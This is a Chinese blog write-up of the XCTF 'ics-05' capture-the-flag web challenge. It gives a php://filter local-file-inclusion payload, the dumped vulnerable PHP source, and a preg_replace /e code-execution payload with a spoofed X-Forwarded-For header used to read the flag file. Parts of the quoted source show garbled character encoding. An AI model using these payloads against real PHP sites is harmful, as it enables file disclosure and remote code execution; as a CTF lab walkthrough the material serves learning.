xctf ics-05 wp

原创

doudoudedi 于 2019-06-18 14:03:06 发布 2355 收藏 1

分类专栏： 题目 xctf 文章标签： xctf web

本文链接：https://blog.csdn.net/qq_37433000/article/details/92784337

题目 同时被 2 个专栏收录

83 篇文章 2 订阅

订阅专栏


xctf

5 篇文章 0 订阅


订阅专栏

今天刚考完数据库就来刷体了很累所以做了很久

诶还是不够仔细啊没有认真的做出来



index



应该直接想到任意文件读取的诶

page=php://filter/read=convert.base64-encode/resource=index.php

爆出源码:

```
                <?php
error_reporting(0);
```

```
@session_start();
posix_setuid(1000);


?>
<!DOCTYPE HTML>
<html>

<head>
    <meta charset="utf-8">
    <meta name="renderer" content="webkit">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
    <link rel="stylesheet" href="layui/css/layui.css" media="all">
    <title>è®¾å¤‡ç»´æŠ¤ å¿ƒ</title>
    <meta charset="utf-8">
</head>

<body>
    <ul class="layui-nav">
        <li class="layui-nav-item layui-this"><a href="?page=index">äº‘å¹³å °è®¾å¤‡ç»´æŠ¤ å¿ƒ</a></li>
    </ul>
    <fieldset class="layui-elem-field layui-field-title" style="margin-top: 30px;">
        <legend>è®¾å¤‡å^—è¡¨</legend>
    </fieldset>
    <table class="layui-hide" id="test"></table>
    <script type="text/html" id="switchTpl">
        <!-- è¿™é‡Œçš„ checked çš„çŠ¶æ€ å ªæ˜¯æ¼”ç¤º -->
        <input type="checkbox" name="sex" value="{{d.id}}" lay-skin="switch" lay-text="å¼€|å
³" lay-filter="checkDemo" {{ d.id==1 0003 ? 'checked' : '' }}>
    </script>
    <script src="layui/layui.js" charset="utf-8"></script>
    <script>
    layui.use('table', function() {
        var table = layui.table,
            form = layui.form;

        table.render({
            elem: '#test',
            url: '/somrthing.json',
            cellMinWidth: 80,
            cols: [
                [
                    { type: 'numbers' },
                     { type: 'checkbox' },
                     { field: 'id', title: 'ID', width: 100, unresize: true, sort: true },
                     { field: 'name', title: 'è®¾å¤‡  ', templet: '#nameTpl' },
                     { field: 'area', title: 'åŒºåŸŸ' },
                     { field: 'status', title: 'ç»´æŠ¤çŠ¶æ€ ', minWidth: 120, sort: true },
                     { field: 'check', title: 'è®¾å¤‡å¼€å
³', width: 85, templet: '#switchTpl', unresize: true }
                ]
            ],
            page: true
        });
    });
    </script>
    <script>
    layui.use('element', function() {
        var element = layui.element; //å¯¼èˆªçš„hoveræ•ˆæžœã€äºŒçº§èœå •c ‰åŠŸèf½ï¼Œéœ€è¦elementæ¨¡å —
```

```
        //ç›‘å ¬å¯¼èˆªç‚¹å‡»
        element.on('nav(demo)', function(elem) {
            //console.log(elem)
            layer.msg(elem.text());
        });
    });
    </script>

<?php

$page = $_GET[page];

if (isset($page)) {



if (ctype_alnum($page)) {
?>

    <br /><br /><br /><br />
    <div style="text-align:center">
        <p class="lead"><?php echo $page; die();?></p>
    <br /><br /><br /><br />

<?php

}else{

?>
        <br /><br /><br /><br />
        <div style="text-align:center">
            <p class="lead">
                <?php

                if (strpos($page, 'input') > 0) {
                    die();
                }

                if (strpos($page, 'ta:text') > 0) {
                    die();
                }

                if (strpos($page, 'text') > 0) {
                    die();
                }

                if ($page === 'index.php') {
                    die('Ok');
                }
                    include($page);
                    die();
                ?>
        </p>
        <br /><br /><br /><br />

<?php
}}
```

```
//æ–¹ä¾¿çš„å®žçŽ°è¾“å
¥è¾“å‡ºçš„åŠŸèƒ½ï¼æ £åœ¨å¼€ä¸‚ çš„åŠŸèƒ½ï¼Œå ªèƒ½å†
éƒ¨äº¤å‘˜æµ‹è¯•

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}




?>

</body>

</html>
```

之后就会想到这个函数preg_replace() 的漏洞

/e 修正符使 **preg_replace()** 将 **replacement** 参数当作 **PHP** 代码（在适当的逆向引用替换完之后）。

我们就可以将参数这么设置

pat=/test/e&rep=phpinfo()&sub=jutst%20test

这里的路径是试出来的show_source('/var/www/html/s3chahahaDir/flag/flag.php')

将上面的phpinfo()替换成show_source('/var/www/html/s3chahahaDir/flag/flag.php')

恩就是这样